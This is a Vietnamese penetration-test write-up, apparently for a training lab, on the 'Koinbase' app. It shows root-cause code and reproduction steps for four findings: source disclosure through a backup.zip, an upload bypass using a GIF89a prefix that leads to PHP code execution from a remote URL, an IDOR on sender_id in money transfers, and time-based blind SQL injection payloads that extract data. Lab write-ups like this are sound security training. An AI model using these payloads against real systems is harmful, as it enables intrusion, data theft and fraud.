**NORA9029**

**CẢNH BÁO LỖ HỔNG**

**Ngày 30 tháng 07, 2023**

**Mô tả**

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng Koinbase được thực hiện bởi nora9029 từ ngày 29, 07, 2021 - 31, 07, 2021

**Đối tượng:** Koinbase

**Thành viên thực hiện:** nora9029

**Công cụ:** Burp Suite, VS Code

**Mục lục**

[1. Tổng quan 3](#_Toc141707993)

[2. Phạm vi 4](#_Toc141707994)

[3. Lỗ hổng 4](#_Toc141707995)

[KB-01-001: Source code disclosure at upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech due to exposing backup.zip 5](#_Toc141707996)

[KB-01-002: RCE due to file upload vulnerabilaties on upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech 6](#_Toc141707997)

[KB-01-003: Missing authentication sender\_id at transaction API on koinbase-26b2120a7505ad.cyberjutsu-lab.tech 9](#_Toc141707998)

[KB-01-004: Blind SQL injection at /send\_money.php on koinbase-26b2120a7505ad.cyberjutsu-lab.tech via sender\_id parameter 11](#_Toc141707999)

[4. Kết luận 17](#_Toc141708000)

1. **Tổng quan**

Báo cáo này nhằm liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **Koinbase** trên máy tính.

Mỗi lỗ hổng bảo mật được tôi cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi.

Quá trình kiểm thử được thực hiện dưới hình thức graybox testing.

1. **Phạm vi**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Đối tượng** | **Môi trường** | **Phiên bản** | **Special privilege** | **Source code** |
| Ứng dụng Koinbase | Web | - | - | Backup.zip |

1. **Lỗ hổng**

## **KB-01-001: Source code disclosure at upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech due to exposing backup.zip**

**Description and Impact**

Rất có thể do cấu hình sai trên upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech, kẻ tấn công có thể sử dụng kỹ thuật bruteforce để tìm ra những đường dẫn phổ biến trên server, từ đó truy cập vào file backup.zip và đọc được nội dung của mã nguồn ứng dụng Koinbase

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password cơ sở dữ liệu,… thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

**Steps to reproduce**


Thực hiện directories scan với công cụ ffuf

ffuf -u https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/FUZZ -w fuzz-Bo0oM.txt

A computer screen with white text


Description automatically generated

Ta truy cập lần lượt đến các đường dẫn có status code trả về là 200



Tại đường dẫn https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/backup.zip, ta sẽ thu được file backup.zip chứa mã nguồn của toàn bộ ứng dụng Koinbase

Tại file backup\docker-compose.yml ta có thể thấy có 1 thông tin quan trọng do lập trình viên quên xóa ở trong các dòng comments



**References**

<https://portswigger.net/kb/issues/006000b0_source-code-disclosure>

## **KB-01-002: RCE due to file upload vulnerabilaties on upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech**

**Description and Impact**

Chức năng upload file image trên upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech mắc lỗi ở công đoạn validate file type, từ đó có thể lợi dụng để bypass và upload các file không phải image type

Nếu như có thể upload và thực thi file php thì ta có thể rce.

**Root Cause Analysis**

Trong mã nguồn backup\cdn\src\index.php từ dòng 13 – 22, finfo\_file sẽ so sánh chữ ký đầu tệp(file signature) của file được upload với magic database để đưa ra kết luận tập tin.

Sau đó, chữ ký đầu tệp sẽ được kiểm tra với whitelist("image/jpeg", "image/png", "image/gif").

function isImage($file\_path)

{

    $finfo = finfo\_open(FILEINFO\_MIME\_TYPE);

    $mime\_type = finfo\_file($finfo, $file\_path);

    $whitelist = array("image/jpeg", "image/png", "image/gif");

    if (in\_array($mime\_type, $whitelist, TRUE)) {

        return true;

    }

    return false;


}

Tuy nhiên, chúng ta có thể thay đổi được file signature, từ đó có thể upload được các file khác nằm ngoài whitelist.

**Steps to reproduce**

Ta tạo 1 file php và thêm GIF89a; vào đầu file, sau đó upload lên github và copy lấy link của raw file. Ta sẽ được link sau:

https://raw.githubusercontent.com/huycuongattt/online-meeting-windows-form-application/master/test.php



Sử dụng url vừa thu được và truyền vào param url của server upload của ứng dụng :

https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/?url=https://raw.githubusercontent.com/huycuongattt/online-meeting-windows-form-application/master/test.php

Khi truy cập đường link trên, ta nhận được kết quả trả về là status\_code:200 có nghĩa là http request đã thành công, và đường dẫn lưu file vừa upload là : upload\/5d9f004fdf0996fe.php

A screenshot of a computer

Description automatically generated

Truy cập https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/ upload\/5d9f004fdf0996fe.php và nhận được kết quả thực thi của payload php

A screenshot of a computer

Description automatically generated

Từ đó ta có thể ghi payload php lên hệ thống để thực hiện rce theo ý muốn.

A screenshot of a computer program

Description automatically generated

A computer screen shot of a message

Description automatically generated

**References**

<https://vk9-sec.com/local-file-upload-magic-byte-change-file-type/>

<https://idego-group.com/blog/2022/02/08/file-upload-vulnerabilities/>

## **KB-01-003: Missing authentication sender\_id at transaction API on koinbase-26b2120a7505ad.cyberjutsu-lab.tech**

**Description and Impact**

Cơ chế kiểm soát quyền truy cập(access control) không được triển khai hợp lý dẫn đến người dung có thể tùy ý truy cập và sử dụng tiền của người dung khác bằng cách thay đổi send\_id thành id của tài khoản nạn nhân.

Lỗi trên đe dọa đến tài sản của các bên liên quan trong hệ thống Koinbase.

**Root Cause Analysis**

Trong mã nguồn backup\koinbase\src\api\transaction.php từ dòng 5 – 12, không có cơ chế xác thực send\_id khi thực hiện hành động transfer\_money

if (isset($\_GET['action'])) {

    switch ($\_GET['action']) {

        case 'transfer\_money':

            if (isset($\_POST['sender\_id'])) {

                $user = getinfoFromUserid($\_POST['sender\_id']);

            } else {

                $error = "Something is wrong";

            }

**Steps to reproduce**

Thử thực hiện chức năng send money, nhập Receiver id = 5 và Amount = 0.

A screenshot of a computer

Description automatically generated

Ta thu được kết quả success.

Xem gói tin bắt được trong burp suite, ta thấy có các giá trị sender\_id=11 chính là giá trị id tài khoản của bản thân, receiver\_id=5 và amount=0 chính là giá trị đã nhập ở trên

A screenshot of a computer program

Description automatically generated

Thay đổi sender\_id bằng 1 giá trị khác và receiver\_id=11(giá trị id của tài khoản bản thân) và nhập giá amount>1000000. Sau đó tiến hành gửi gói tin.

A screenshot of a computer program

Description automatically generated

Sau khi gửi gói tin thành công, ta có thể mở khóa flag vì đã thỏa điều kiện triệu phú trong /profile.php

A screenshot of a computer

Description automatically generated

**References**

<https://portswigger.net/web-security/access-control>

## **KB-01-004: Blind SQL injection at /send\_money.php on koinbase-26b2120a7505ad.cyberjutsu-lab.tech via parameters**

**Description and Impact**

Ứng dụng bị dính lỗi SQL Injection do không thực hiện filter untrusted data truyền vào câu lệnh truy vấn tại sender\_id, receiver\_id trong chức năng send money

Hệ quả dẫn đến việc kẻ tấn công có thể thực hiện các truy vấn nhằm xem, xóa, sửa dữ liệu trên hệ thống.

**Root Cause Analysis**

Trong mã nguồn backup\koinbase\src\api\transaction.php từ dòng 5 – 12, sender\_id được truyền vào mà không có filter nào.

if (isset($\_GET['action'])) {

    switch ($\_GET['action']) {

        case 'transfer\_money':

            if (isset($\_POST['sender\_id'])) {

                $user = getinfoFromUserid($\_POST['sender\_id']);

            } else {

                $error = "Something is wrong";

            }

Dòng lệnh 23 trong backup\koinbase\src\api\transaction.php

            $otherPerson = getInfoFromUserId($\_POST['receiver\_id']);

Mã nguồn backup\koinbase\src\libs\database.php từ dòng 25 – 32 thực hiện câu truy vấn

function selectOne($query)

{

    $res = execQuery($query);

    if ($res)

        return $res->fetch\_assoc();

    else

        return false;

}

Mã nguồn backup\koinbase\src\libs\database.php từ dòng 42 – 44

function getInfoFromUserId($id) {

    return selectOne("SELECT id, username, money, image, enc\_credit\_card, bio FROM users WHERE id=" . $id . " LIMIT 1");

}

Mã nguồn backup\koinbase\src\libs\common.php từ dòng 26-37 chỉ thực hiện validate untrusted data đơn giản.

Nếu untrusted data không phải chuỗi -> invalid

Nếu untrusted data là chuỗi và có ký tự " ' " -> invalid

    function validate($array) {

        foreach($array as $data) {

            if (gettype($data) !== 'string')

                die("Hack detected");

            elseif (strpos($data, "'") !== False)

                die("Hack detected");

        }

    }

    // Validate untrusted data

    validate($\_POST);

    validate($\_GET);

**Steps to reproduce**

Đầu tiên, ta thực hiện nối dài các câu truy vấn bằng UNION:

Vd: 0 UNION SELECT 1,2,3,4,5,6 #

Tuy nhiên ta chỉ nhận được kết quả trả về là “Transfer money success” -> có thể đây là blind SQLi hoặc ta không thực hiện được SQLi

Thử nghiệm với sender\_id = 0 UNION SELECT SLEEP(5),NULL,NULL,NULL,NULL,NULL #

-> nhận thấy gói tin response bị chậm hơn so với với bình thường

-> kết luận blind SQLi

Do đó chúng ta có thể xem kết quả trả về thông qua thời gian phản hồi của gói tin.

Xây dựng 1 chương trình để bruteforce kết quả trả về của câu truy vấn SQL.

Sử dụng burp suite để bắt các gói tin, chọn gói tin request có response trả về là “Transfer money success”, sau đó nhấp chuột phải vào gói tin và chọn:

Extension > Copy As Python-Request > Copy as requests

A screenshot of a computer

Description automatically generated

Sử dụng python để viết một chương trình in ra kết quả thực thi của các truy vấn SQL.


- Đầu tiên, thực hiện truy vấn SELECT database(), thay phần tô đỏ của hình bên dưới bằng câu lệnh sau:

1 UNION SELECT CASE WHEN SUBSTRING((SELECT database()),{index},1)= \"{c}\" THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL #

A computer screen shot of text

Description automatically generated


Ta thu được kết quả trả về là tonghop



Thực hiện truy vấn xem các table name trong database tonghop

1 UNION SELECT CASE WHEN SUBSTRING((SELECT group\_concat(table\_name) FROM information\_schema.tables WHERE table\_schema = \"tonghop\"),{index},1)= \"{c}\" THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL #

Kết quả thu được là table name "flag" và "users"



Thực hiện truy vấn đến các column name của table flag.

1 UNION SELECT CASE WHEN SUBSTRING((SELECT group\_concat(column\_name)

FROM information\_schema.columns WHERE table\_schema = \"tonghop\" AND table\_name=\"flag\"),{index},1)= \"{c}\"

THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL #

A screen shot of a computer

Description automatically generated

Truy vấn và lấy dữ liệu bí mật trong flag

1 UNION SELECT CASE WHEN SUBSTRING ((SELECT flag FROM tonghop.flag),{index},1)= \"{c}\" THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL #

A screen shot of a computer screen

Description automatically generated

**Attachments**

**.** Mã khai thác: KB-01-004\_poc.py

**References**

<https://portswigger.net/web-security/sql-injection/blind>

# **4. Kết luận**

Thông qua bản báo cáo này, tôi đã thành công tìm ra 4 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho nhà phát triển một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống ứng dụng Koinbase. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.